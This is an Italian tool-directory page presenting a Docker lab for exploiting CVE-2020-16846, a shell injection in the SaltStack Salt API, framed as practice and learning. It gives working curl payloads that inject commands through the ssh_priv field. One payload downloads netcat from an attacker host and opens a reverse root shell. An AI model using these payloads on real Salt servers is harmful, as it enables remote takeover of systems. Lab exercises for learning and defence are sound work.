

Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/zomy22/cve-2020-16846-saltstack-salt-api
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e FormazioneLab e Pratica
GitHubzomy22/cve-2020-16846-saltstack-salt-api

CVE-2020-16846-Saltstack-Salt-API

Ambiente di laboratorio basato su Docker per sfruttare CVE-2020-16846, una vulnerabilità di iniezione di shell nell'API SaltStack Salt, con istruzioni di sfruttamento passo-passo ed esempi di payload reverse shell.

Vedi Repository
605 anni faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    371
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    336
  • 5

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    322

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

CVE-2020-16846-Saltstack-Salt-API

Spiegazione della vulnerabilità: È stato scoperto un problema in SaltStack Salt fino alla versione 3002. L'invio di richieste web appositamente create all'API Salt, con il client SSH abilitato, può comportare un'iniezione di shell. I dettagli su questa vulnerabilità possono essere trovati qui:

https://www.zerodayinitiative.com/blog/2020/11/24/detailing-saltstack-salt-command-injection-vulnerabilities

Per scopi di pratica e apprendimento, ho deciso di creare un'istanza vulnerabile e sfruttarla.

Versione vulnerabile: https://github.com/saltstack/salt/releases/tag/v3002

Testato su Ubuntu 20.04.03

Istruzioni

Usa il Dockerfile per creare un'istanza vulnerabile in Docker.

Esegui salt_setup.sh se vuoi creare un'istanza vulnerabile su una VM ubuntu.

Costruisci l'immagine

docker build -t salt-image .


Esegui il container ed esponi le porte (in realtà solo la 8080 è necessaria per poterla sfruttare)

docker run -p4506:4506 -p4505:4505 -p8000:8000 -it salt-image:latest
api

Sfruttamento

curl -i $salt_ip_addr:$salt_api_port/run -H "Content-type: application/json" -d '{"client":"ssh","tgt":"A","fun":"B","eauth":"C","ssh_priv":"|id>/tmp/test #"}'

reverse_shell

Reverse shell

root@kali:~# curl -i $salt_ip_addr:$salt_api_port/run -H "Content-type: application/json" -d '{"client":"ssh","tgt":"A","fun":"B","eauth":"C","ssh_priv":"| /usr/bin/wget http://$attacker_ip/nc -O /root/nc; chmod +x /root/nc; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|/root/nc $attacker_ip $listener_port >/tmp/f  #"}'

pwned

Scarica lo strumento






